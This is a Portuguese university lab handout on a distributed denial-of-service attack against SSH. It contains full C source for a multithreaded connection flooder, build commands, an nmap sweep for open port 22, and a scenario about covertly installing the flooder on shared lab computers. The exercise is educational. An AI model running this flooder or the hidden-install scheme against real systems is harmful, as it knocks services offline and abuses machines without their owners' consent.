“Atividade pártica de Segurança de Dados”

Anderson de França Queiroz

Tiago de França Queiroz

Abril de 2012

“If you don’t stand for something,
you’ll fall for anything”
(Filme Sucker Punch)

Sumário

1 Descrição de um ataque

Um atacante deseja tronar indisponível o acesso por SSH do servidor de um conhecido. O modo que ele escolhe para fazer é utilizar um programa que ele desenvolveu para gerar requisições de conexção com o servidor initerruptamente partindo de vários computadores diferentes, ou seja, um ataque de DDoS – *Distributed Denial-of-Service*.

A disponibilidade de serviço é muito importante para várias empresas, principalmente quando o produto que a empresa ofereçe é o serviço. Ter um serviço pode causar perdas como: uma compra não ser realizada(sites de e-commerce); clientes trocarem de empresa para uma cujos serviços não fiquem indisponíveis; perda de confiabilidade; entre outras coisas.

Um ataque simples que visa indisponibilizar serviço é o ataque de negação de serviço, DoS (*Denial-of-Service*), em resumo esse tipo de ataque realiza um número muito grande de requisições ao serviço em curto espaço de tempo, assim o servidor não consegue reponder a todos, o que gera indisponibilidade do sistema. Existe a variante distribuida do DoS, o DDoS (*Distributed Denial-of-Service*), que utiliza simultaneamente vários computadores para realizar ataques de DoS a um mesmo alvo.

No cenário descrito o atacante desenvolve um programa que chama o cliente padrão de SSH do sistema operacional e tenta logar no host alvo. O programa apenas solicita a conexão e utiliza uam senha qualquer, uma vez que o objetivo é apenas indisponibilizar o sistema e não invadi-lo. De posse do programa ele vai a um laboratório de informica de sua universidade e instala o programa em todos os computadores de modo que quando se faça o login o programa inicialize em background. Como é preciso apenas a senha de usuário para realizar essa operação e todos os alunos utulizam o mesmo usuário, sempre que alguém logar no computador o ataque de DoS iniciará.

2 *Roteiro de ataque de DDoS*

O ataque de DDoS (*Distributed Denial-of-Service*) que será estudado nesta aula objetiva indisponibilizar o serviço de SSH comumente utulizado para acesso remoto a computadores. bla bla bla...

2.1 Criando um programa de DoS

A negação de serviço consiste em muitas requisições em um curto intervalo de tempo, de modo que o servidor não consiga atender a todas. Então nesse experimento criaremos um programa em linguagem C que utiliza *mult-thread* para realizar inúmereas requisições `SSH` a um servidor.

1. Abra o editor preferência, sugere-se a utulização do `VIM`. Em um terminal execute `vim`;
2. Digite o código 2.1.1;
3. Edite as macros `NUM_TRHEADS, COMANDO, TEMPO e ESPERA`. Onde:
    - `NUM_TRHEADS:` é o número de threads que serão criadas, ou seja, o número de conexões simultâneas que serão realizadas pelo programa;
    - `COMANDO:` é o comando que será executado, neste experimento usaremos o ssh, então coloque um nome de usuário (de perferência um que exista na máquina alvo) e o IP ou domínio da máquina;
    - `TEMPO:` é a hora em que o ataque irá começar;
    - `ESPERA:` é o tempo que o programa irá esperar antes de ser fechado e encerrar as threads que estão realizando o DoS.
4. Salve com o nome `DoS.c` e saia do editor;
5. Compile, para isso execute no terminal `cc DoS.c -o DoS -lpthread`;

```c
/*
 * ========================================================================================
 *
 *       Filename:  DDOS.c
 *
 *    Description:
 *
 *        Version:  1.0
 *        Created:  07-05-2012 18:05:38
 *       Revision:  none
 *       Compiler:  gcc
 *
 *         Author:  Tiago de França Queiroz (Queiroz, T. F.), tiago.f.q(.AT,)gmail dot com
 *        Company:  UFABC
 *
 * ========================================================================================
 */

#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <pthread.h>
#include <unistd.h>
#include <string.h>

#define ESPERA 360
#define NUM_TRHEADS 15
#define COMANDO "ssh user@192.168.1.100"
#define TEMPO "Mon 2012-05-07 18:47:19 BRT"

void *comando(void *v)
{
        while(42)
                system(COMANDO);
}

int main(void)
{
        int i, c = 1;
        pthread_t thread;
        time_t agora;
        struct tm tempo;
        char buffer[28];

        while(c != 0)
        {
                /* Pega a hora atual */
                agora = time(NULL);

                /* Formata a hora para ddd yyyy-mm-dd hh:mm:ss zzz */
                tempo = *localtime(&agora);
                strftime(buffer, sizeof(buffer), "%a %Y-%m-%d %H:%M:%S %Z", &tempo);

                c = strcmp(TEMPO, buffer);
                /* Dorme por 250 milesegundos */
                usleep(250000);
        }

        /* Cria NUM_TRHEADS threads, onde cada uma irá executar COMANDO */
        for(i = 0; i < NUM_TRHEADS; i++)
                pthread_create(&thread, NULL, &comando, NULL);

        /* Evita que a thread princial termine antes das outras */
        sleep(ESPERA);
}
```

Código 2.1.1: Código fonte em C para o DoS.

2.2 Realizando o ataque

O programa descirto na sessão 2.1 tem como objetivo mostrar o funcionamento de um ataque de DoS ou DDoS (*Distributed Denial of Service*). O DDoS é um ataque de DoS distribuido, ou seja, executado por várias máquinas (preferêncialmente com conexões distintas a internet) simultâneamente.

Para realizar o ataque primeiro é preciso descobrir quais máquinas estão com a porta 22 (porta do ssh) aberta, para isso utilize o nmap da seguinte forma: *nmap -A 192.168.1.0/24*. Analize a saída do nmap a procura de uma máquina com a porta 22 aberta e edite o programa como descirto na sessão 2.1.

2.2.1 DoS

Para simular o ataque de DoS realize os seguintes passos:

1. Escolha a máquina alvo

A saída será similar a esta:

```
1   $ nmap -A 192.168.1.0/24
2
3   Starting Nmap 5.21 ( http://nmap.org ) at 2012-05-07 23:04 BRT
4
5   Nmap scan report for GNU-Linux-Notebook (192.168.1.5)
6   Host is up (0.00078s latency).
7   Not shown: 994 closed ports
8   PORT     STATE SERVICE         VERSION
9   22/tcp   open  ssh             OpenSSH 5.5p1 Debian 4ubuntu6 (protocol 2.0)
10  | ssh-hostkey: 1024 52:a4:a9:0d:f7:69:ac:87:db:02:67:37:62:96:dc:0d (DSA)
11  |_2048 37:95:4f:7b:87:71:cb:1d:1f:71:0f:1f:82:21:c2:0b (RSA)
12  139/tcp  open  netbios-ssn     Samba smbd 3.X (workgroup: WORKGROUP)
13  445/tcp  open  netbios-ssn     Samba smbd 3.X (workgroup: WORKGROUP)
14  901/tcp  open  http            Samba SWAT administration server
15  |_html-title: 401 Authorization Required
16  | http-auth: HTTP Service requires authentication
17  |_  Auth type: Basic, realm = SWAT
18  902/tcp  open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
19  3689/tcp open  rendezvous?
```

Código 2.2.1: Exemplo de saída do `nmap`.

Observe que na linha 9 lindica que o `ssh` está rodando e a porta está aberta, então, localize os IPs que estão com a porta 22 aberta e substitua o valor da macro `COMANDO` para `ssh USUÁRIO@IP_COM_PORTA_22_ABERTA`, em nosso exemplo seria `ssh ufabc@192.168.1.5`.

Rode no terminal o comando `ssh USUÁRIO@IP_COM_PORTA_22_ABERTA` e quando for perguntado se deve adicionar a chave reponda sim(yes). Agora compile e execute o programa. Observe a saída do programa, o que ela indica?

É possível utilizar o `wireshark` para observar o tráfego da rede e ver o ataque acontecendo, para isso abre o `wireshark` (em um terminal digite `sudo wireshark`. Na tela inicial localize

a lista de interfaces de rede e escolha a interface conectada na rede onde está sendo realizado o ataque, em nosso exemplo é a `wlan0`, como é mostrado na figura 2.1.

Após selecionar a interface de rede a captura de pacotes inciará, então no campo `Filter` coloque `ip.dst == IP_SOB_ATAQUE`, em nosso exemplo seria `ip.dst == 192.168.1.5`, como pode ser visto na figura 2.2. Assim apenas os pacotes endereçados a máquina sob ataque irão aparecer. É possível identificar as requisições de conexão ssh? Existe apenas uma requisição ou várias?



Figura 2.1: Selecionando interface conectada a rede no *wireshark*.



Figura 2.2: Filtrando pacotes no `wireshark`.